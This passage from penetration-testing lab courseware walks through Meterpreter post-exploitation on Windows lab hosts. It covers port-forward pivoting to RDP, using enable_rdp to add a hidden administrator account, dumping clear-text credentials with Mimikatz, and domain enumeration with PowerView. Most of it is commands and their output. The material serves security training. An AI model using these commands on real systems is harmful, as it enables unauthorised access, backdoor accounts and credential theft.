Finally, we'll use the screenshot command to make a screenshot of the desktop. The following screenshot displays the execution of the screenshot command, the Meterpreter output and the screenshot itself. Note the opened Notepad session that displays the text that we've captured using the key logger:



Port forwarding

The portforward command in Meterpreter can be used as a pivoting technique to access networks and machines through the compromised machines that are otherwise inaccessible. The portfwd command will relay TCP connections to and from the connected machines. Let's demonstrate this technique with an example and tunnel a local port that is not remotely accessible. In this example we'll be making the remote desktop port 3389 available on the local attack machine and forward the traffic on this port to the target host. When all is setup we will be connecting to the localhost on port 3389 with a remote desktop client. The traffic will be forwarded to the remote host resulting in a remote desktop session on the remote host.

First we have to create a tunnel using the following command:

portfwd add -l 3389 -p 3389 -r [target host]

Let's explain the parameters we've used in the command:

- `-l 3389` is the local port that will be listening and forwarded to our target. This can be any port on your machine, as long as it's not already being used by another service.
- `-p 3389` is the destination port on our targeting host.
- `-r [target host]` is our target system's IP or hostname.

If the tunnel was successfully created Meterpreter will output the created TCP relay to the terminal:

```
meterpreter > portfwd add -l 3389 -p 3389 -r 172.28.128.3
[*] Local TCP relay created: :3389 <-> 172.28.128.3:3389
```

With netstat we can verify that our local attack box is listening to port 3389:

```
root@kali:~# netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:3389             0.0.0.0:*              LISTEN     1308/ruby
tcp      0      0 172.28.128.4:4444        172.28.128.3:51194    ESTABLISHED 1308/ruby
udp      0      0 0.0.0.0:68              0.0.0.0:*              582/dhclient
```

With the following command we can list all tunnels that we've created using Meterpreter portfwd:

`portfwd list`

To remove a tunnel from the list we have to use the portfwd command the same way as we've added the tunnel. Instead of the portfwd add command we use portfwd delete as follows:

`portfwd delete -l 3389 -p 3389 -r [target host]`

To remove all tunnels from the list we can run the flush command as follows:

`portfwd flush`

```
meterpreter > portfwd list
Active Port Forwards
=====
Index  Local          Remote          Direction
-----  -----
1      0.0.0.0:3389  172.28.128.3:3389  Forward
2      0.0.0.0:8080  10.0.2.15:80        Forward
3      0.0.0.0:8081  10.0.2.15:3535      Forward


3 total active port forwards.

meterpreter > portfwd flush
[*] Successfully stopped TCP relay on 0.0.0.0:3389
[*] Successfully stopped TCP relay on 0.0.0.0:8080
[*] Successfully stopped TCP relay on 0.0.0.0:8081
[*] Successfully flushed 3 rules
```

Now that we've verified that the TCP relay was created let's run the following command to initiate a remote desktop session on the local port 3389:

`rdesktop 127.0.0.1:3389`

As we can see in the following screenshot we're presented with a Windows Server 2008 R2 login screen and the session is tunneled to the remote host through Meterpreter portfwd:



In this section we used the portfwd functionality to access a port on the remote target that had been inaccessible from our attack box. In particular we used a remote desktop client to connect to the remote host. Since the tunnel is also available on the local system outside of Metasploit, you can use any tool you want on this tunnel (including Metasploit) simply by directing the traffic to localhost:port.

Metasploit Post-exploitation

In the following sections we will have a look at some post-exploitation techniques using the Metasploit framework and Meterpreter.

[Enabling Remote Desktop](#)

In some cases, we have a shell with administrative privileges on a Windows target but we want to interact with the graphical desktop through Remote Desktop (RDP). In this case we can use a post exploitation module to enable RDP, create a new account on the system and add it to the local administrator group. For this purpose, we can use a post exploitation module in Metasploit called ‘post/windows/manage/enable_rdp’.

Our starting point is a Meterpreter shell with administrative privileges on a Windows system. In the next section we will activate the ‘enable_rdp’ module, set the required parameters and then run it on the backgrounded Meterpreter session.

We start with backgrounding the session by running the ‘background’ command on the Meterpreter shell, activate the ‘enable_rdp’ module and have a look at the information that is provided with this module:

```

meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use post/windows/manage/enable_rdp
msf post(windows/manage/enable_rdp) > info

    Name: Windows Manage Enable Remote Desktop
    Module: post/windows/manage/enable_rdp
    Platform: Windows
    Arch:
    Rank: Normal

Provided by:
    Carlos Perez <carlos_perez@darkoperator.com>

Compatible session types:
    Meterpreter

Basic options:
    Name      Current Setting  Required  Description
    ----      -----          -----      -----
    ENABLE    true            no        Enable the RDP Service and Firewall Exception.
    FORWARD   false           no        Forward remote port 3389 to local Port.
    LPORT     3389            no        Local port to forward remote connection.
    PASSWORD          no        Password for the user created.
    SESSION           yes       The session to run this module on.
    USERNAME          no        The username of the user to create.

Description:
    This module enables the Remote Desktop Service (RDP). It provides
    the options to create an account and configure it to be a member of
    the Local Administrators and Remote Desktop Users group. It can also
    forward the target's port 3389/tcp.

```

When we look at the options we can see that the module enables the RDP service and creates a firewall exception to allow traffic on port 3389, this setting is enabled by default. We can also set a username and password to create a new user on the target system in case we don't have the credentials of an existing account. Finally, we can see that this module takes a 'Session' parameter which is a required option as this module is only compatible with an active session. The session IDs of all active Meterpreter sessions can be found by running the 'sessions' command.

Now that we know how to work with this module let's set the required options to enable RDP and create a new user on the system. After setting the options we run the module with the 'run' command:

```

msf post(windows/manage/enable_rdp) > set username admin
username => admin
msf post(windows/manage/enable_rdp) > set password password
password => password
msf post(windows/manage/enable_rdp) > set session 1
session => 1
msf post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*]   RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]   The Terminal Services service is not set to auto, changing it to auto ...
[*]   Opening port in local firewall if necessary
[*] Setting user account for logon
[*]   Adding User: admin with Password: password
[*]   Adding User: admin to local group 'Remote Desktop Users'
[*]   Hiding user from Windows Login screen
[*]   Adding User: admin to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20181101042437_default_10.11.1.109_host.windows.cle_048826.txt
[*] Post module execution completed


```

In the output we can see that the module executed successfully and:

- RDP is enabled;
- The startup mode for the Terminal Services service has been changed to auto in order to have it started at boot time;
- A new user was created on the system with the username and password specified earlier;

- The newly created user was added to the following user groups: Remote Desktop Users & Administrators.

Let's connect to RDP and sign in the newly created user:



Now that we have a good understanding of how this Metasploit module works, let's have a look at a shortcut. In the demonstration we've gone through multiple steps by backgrounding the Meterpreter session, activating the 'enable_rdp' module, setting the required options and executing the module. We can also use a shortcut and execute all the above using a single command on the Meterpreter shell.

To do this we have to 'run' followed by the module name (post/windows/manage/enable_rdp) and then the options we want to set separated by commas as follows:

```
run post/windows/manage/enable_rdp username=admin,password=password
```

```
meterpreter > run post/windows/manage/enable_rdp username=admin,password=password
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] Setting user account for logon
[*]     Adding User: admin with Password: password
[*]     Adding User: admin to local group 'Remote Desktop Users'
[*]     Hiding user from Windows Login screen
[*]     Adding User: admin to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20181101043938_default_10.11.1.109_host.windows.cle_497288.txt
meterpreter >
```

As we can see the 'enable_rdp' module was executed successfully within the context of the Meterpreter shell.

[Meterpreter Mimikatz](#)

As we already discussed in Chapter 8 Mimikatz is a great post-exploitation tool that can be used for a variety of tasks, such as retrieving credentials and other secrets from the system memory. In Chapter 8 we've loaded the latest version of Mimikatz on the compromised host and found passwords of signed-in users. Metasploit has also included Mimikatz as a Meterpreter script to allow for easy access to Mimikatz features without uploading any files to the compromised host. In the following section we will have a look at some of the most common features of Meterpreters's Mimikatz.

After obtaining a Meterpreter shell we have to make sure that the shell has SYSTEM privileges so that Mimikatz is able to interact with the lsass process. We can verify this by running the 'getuid' command. If the current shell doesn't have SYSTEM privileges, we can upgrade it using the following command:

getsystem

```
meterpreter > getuid
Server username: DESKTOP-F0MA5T5\John
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Before we can use Mimikatz on the Meterpreter shell we have to load the script with the following command:

load mimikatz

```
meterpreter > load mimikatz
Loading extension mimikatz...Success.
```

To verify that the Mimikatz script has loaded we can run the Mimikatz help command to look at the help menu. The help menu also shows us the Meterpreter commands for the most commonly used feature of Mimikatz; reading passwords and hashes from memory.

help mimikatz

```
meterpreter > help mimikatz
Mimikatz Commands
=====
  Command      Description
  -----
  kerberos     Attempt to retrieve kerberos creds
  livessp      Attempt to retrieve livessp creds
  mimikatz_command Run a custom command
  msv          Attempt to retrieve msv creds (hashes)
  ssp          Attempt to retrieve ssp creds
  tspkg        Attempt to retrieve tspkg creds
  wdigest      Attempt to retrieve wdigest creds
```

Meterpreter Mimikatz commands

Let's have a look at the built-in Meterpreter Mimikatz functions first and then look at the 'mimikatz_command' command to issue custom Mimikatz commands.

Let's try some of the Meterpreter functions starting with Kerberos followed by msv and WDigest:

kerberos

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID  Package  Domain      User      Password
-----  -----
0;589238 NTLM     AS45-PC    admin
0;589209 NTLM     AS45-PC    admin
0;997    Negotiate NT AUTHORITY LOCAL SERVICE
0;996    Negotiate WORKGROUP  AS45-PC$
0;45776  NTLM
0;999    NTLM     WORKGROUP  AS45-PC$
```

msv

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====
AuthID  Package  Domain      User      Password
-----  -----
0;589238 NTLM     AS45-PC    admin      n.e. (Lecture KIWI_MSV1_0_PRIMARY_CREDENTIALS KO)
0;589209 NTLM     AS45-PC    admin      n.e. (Lecture KIWI_MSV1_0_PRIMARY_CREDENTIALS KO)
0;997    Negotiate NT AUTHORITY LOCAL SERVICE n.s. (Credentials KO)
0;996    Negotiate WORKGROUP  AS45-PC$   n.s. (Credentials KO)
0;45776  NTLM
0;999    NTLM     WORKGROUP  AS45-PC$   n.s. (Credentials KO)
```

wdigest

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====
AuthID  Package  Domain      User      Password
-----  -----
0;997    Negotiate NT AUTHORITY LOCAL SERVICE
0;996    Negotiate WORKGROUP  AS45-PC$ 
0;45776  NTLM
0;999    NTLM     WORKGROUP  AS45-PC$ 
0;589238 NTLM     AS45-PC    admin      password
0;589209 NTLM     AS45-PC    admin      password
```

While Mimikatz was unable to discover Kerberos and msv credentials it was able to find clear-text credentials using the 'wdigest' command. As we can see the username and password match the credentials, we've used to create this account in the previous section.

Custom Mimikatz commands

So far, we've only looked at the Mimikatz function implemented in Meterpreter but there are many more features that are not covered by the built-in Meterpreter commands. For access to other Mimikatz features we have to invoke the 'mimikatz_command' command along with a function and optionally some parameters. For example, there is no Meterpreter built-in command to get the current version of Mimikatz so we can use the 'mimikatz_command' command as follows:

mimikatz_command -f version

```
meterpreter > mimikatz_command -f version
mimikatz 1.0 x86 (RC) (Aug 28 2018 13:00:25)
```

Note: The -f flag is used to specify a Mimikatz function and we can use -a to specify parameters for a function.

To get an overview of the available Mimikatz modules we have to run the 'mimikatz_command' command with a non-existent module, for instance:

mimikatz_command -f help::

```
meterpreter > mimikatz_command -f help::
Module : 'help' introuvable

Modules disponibles :
    - Standard
    crypto   - Cryptographie et certificats
    hash     - Hash
    system   - Gestion système
    process  - Manipulation des processus
    thread   - Manipulation des threads
    service  - Manipulation des services
    privilege - Manipulation des priviléges
    handle   - Manipulation des handles
    impersonate - Manipulation tokens d'accès
    winmine  - Manipulation du domineur
    minesweeper - Manipulation du domineur 7
    nogpo    - Anti-gpo et patchs divers
    sandump  - Dump de SAM
    inject   - Injecteur de librairies
    ts       - Terminal Server
    divers   - Fonctions diverses n'ayant pas encore assez de corps pour avoir leurs propres module
    sekurlsa - Dump des sessions courantes par providers LSASS
    efs      - Manipulations EFS
```

By running the following command, we can print the options for any of the modules:

mimikatz_command -f [Module Name]::

For instance, the following command prints all options for the 'sekurlsa' module:

mimikatz_command -f sekurlsa::

```

meterpreter > mimikatz_command -f sekurlsa:::
Module : 'sekurlsa' identifi , mais commande '' introuvable

Description du module : Dump des sessions courantes par providers LSASS
    msv      -  num re les sessions courantes du provider MSV1_0
    wdigest   -  num re les sessions courantes du provider WDigest
    kerberos -  num re les sessions courantes du provider Kerberos
    tspkg     -  num re les sessions courantes du provider TsPkg
    livessp   -  num re les sessions courantes du provider LiveSSP
    ssp       -  num re les sessions courantes du provider SSP (msv1_0)
    logonPasswords -  num re les sessions courantes des providers disponibles
    searchPasswords - recherche directement dans les segments m moire de LSASS des mots de passes

```

As we successfully retrieved clear-text credentials using the Meterpreter built-in 'wdigest' command, let's run this function with the sekurlsa module with the following command:

mimikatz_command -f sekurlsa:::wdigest

```

meterpreter > mimikatz command -f sekurlsa:::wdigest
"0;589238","NTLM","admin","AS45-PC","password"
"0;589209","NTLM","admin","AS45-PC","password"
"0;997","Negotiate","LOCAL SERVICE","NT AUTHORITY",""
"0;996","Negotiate","AS45-PC$","WORKGROUP",""
"0;45776","NTLM","","","",""
"0;999","NTLM","AS45-PC$","WORKGROUP",""

```

As we can see on the screenshot, we're able to extract the credentials using the 'mimikatz_command' command too.

Note: For a full overview of all available modules, functions and features have a look at the Mimikatz documentation here: <https://github.com/gentilkiwi/mimikatz/wiki>

PowerShell on Meterpreter

If we want to run PowerShell commands on an existing Meterpreter session on a target that supports the PowerShell 2.0 engine, we can simply load the PowerShell extension using the load command:

load powershell

```

meterpreter > load powershell
Loading extension powershell...Success.

```

If the target does not support the PowerShell 2.0 engine, we cannot use this extension and we have to use the PowerShell reverse shell payload instead.

Once the extension is successfully loaded and available to us, we can run PowerShell commands in the Meterpreter session. We can have a look at the newly added commands by running the help command. This will show that we have 3 new commands available to run PowerShell:

- Execute a PowerShell command string;
- Import a PS1 script or .NET assembly DLL;
- Create an interactive PowerShell prompt.

PowerShell Commands	
Command	Description
powershell_execute	Execute a Powershell command string
powershell_import	Import a PS1 script or .NET Assembly DLL
powershell_shell	Create an interactive Powershell prompt

Tip: To view the help menu of the individual commands run: [command name] -h

With the first command, `powershell_execute`, we can run a given string as PowerShell command on the target host. For instance, we can determine the PowerShell version by executing the following command:

```
powershell_execute "$PSVersionTable"
```

```
meterpreter > powershell_execute "$PSVersionTable"
[+] Command execution completed:

Name          Value
----          -----
CLRVersion    2.0.50727.5420
BuildVersion  6.1.7601.17514
PSVersion     2.0
WSManStackVersion 2.0
PSCompatibleVersions {1.0, 2.0}
SerializationVersion 1.1.0.1
PSRemotingProtocolVersion 2.1
```

As we can see the PowerShell command executed successfully and the PowerShell version along with some other information is printed to the terminal. If the PowerShell 2.0 engine is not supported on the target host you will get an error at this point saying 'powershell_execute: Operation failed'.

The next command we'll look at is the `powershell_import` command. This command imports a PowerShell script or assembly into the target making its functions available to the `powershell_execute` and `powershell_shell` commands. The imported file must end in ".ps1" or ".dll" in order to have it successfully imported. In the following example we will import a script called `PowerView.ps1` which is part of PowerSploit (<https://github.com/PowerShellMafia/PowerSploit/> which is a PowerShell Post-Exploitation Framework):

To import the `PowerView.ps1` script, run the following command:

```
powershell_import "/root/Desktop/PowerSploit/Recon/PowerView.ps1"
```

```
meterpreter > powershell_import "/root/Desktop/PowerSploit/Recon/PowerView.ps1"
[+] File successfully imported. No result was returned.
```

`PowerView` is a series of functions that perform network and Windows domain enumeration and exploitation. Now we can use the `powershell_execute` command to invoke `PowerView` functions. For example, the following command retrieves the domain name:

```
powershell_execute Get-NetDomain
```

```
meterpreter > powershell_execute Get-NetDomain
[+] Command execution completed:

Forest          : corp.security
DomainControllers : {dc01.corp.security}
Children         : {}
DomainMode       : Windows2008Domain
Parent           :
PdcRoleOwner    : dc01.corp.security
RidRoleOwner    : dc01.corp.security
InfrastructureRoleOwner : dc01.corp.security
Name             : corp.security
```

Or we can get all logged-on user with the following command:

```
powershell_execute Get-NetLoggedon
```

```
meterpreter > powershell_execute Get-NetLoggedon
[+] Command execution completed:

wkui1_username      : Administrator
wkui1_logon_domain  : CORP
wkui1_oth_domains   :
wkui1_logon_server  : DC01
ComputerName         : localhost

wkui1_username      : manager
wkui1_logon_domain  : CORP
wkui1_oth_domains   :
wkui1_logon_server  : DC01
ComputerName         : localhost
```

The third and last command is the `powershell_shell` command which creates an interactive PowerShell prompt on the target host:

`powershell_shell`

```
meterpreter > powershell_shell
PS > $PSVersionTable

Name          Value
----          -----
CLRVersion    2.0.50727.5420
BuildVersion  6.1.7601.17514
PSVersion     2.0
WSManStackVersion 2.0
PSCompatibleVersions {1.0, 2.0}
SerializationVersion 1.1.0.1
PSRemotingProtocolVersion 2.1

PS > █
```

It is worth mentioning here that the previously imported scripts are also available to us in the PowerShell prompt as we can see when we execute the following function that is part of the PowerView script:

`Get-CachedRDPConnection`

```
PS > Get-CachedRDPConnection

ComputerName : localhost
UserName     : CORP\manager
UserSID      : S-1-5-21-1020647828-25435156-3133182238
TargetServer :
UsernameHint :

ComputerName : localhost
UserName     : CORP\Administrator
UserSID      : S-1-5-21-1020647828-25435156-3133182238
TargetServer :
UsernameHint :
```

If you want to learn more about PowerSploit and PowerView, we recommend to check out the following links:

<https://github.com/PowerShellMafia/PowerSploit>

<https://powersploit.readthedocs.io/en/latest/>

Afterword

That brings us to the end of the Virtual Hacking Labs courseware. In ten chapters we have covered an awful lot of material which has explained the fundamental principles of penetration testing and which will help you get off to a flying start on the lab network, but please remember this is just a start. There is a lot more to learn and the more you practice in the labs, the more you will internalise these lessons and increase your knowledge. Penetration testing is as much an art as it is a science and, as time goes by, you will grow in confidence and develop your practical skills. You are embarking on a challenging, but fascinating journey. Good luck and Bon Voyage!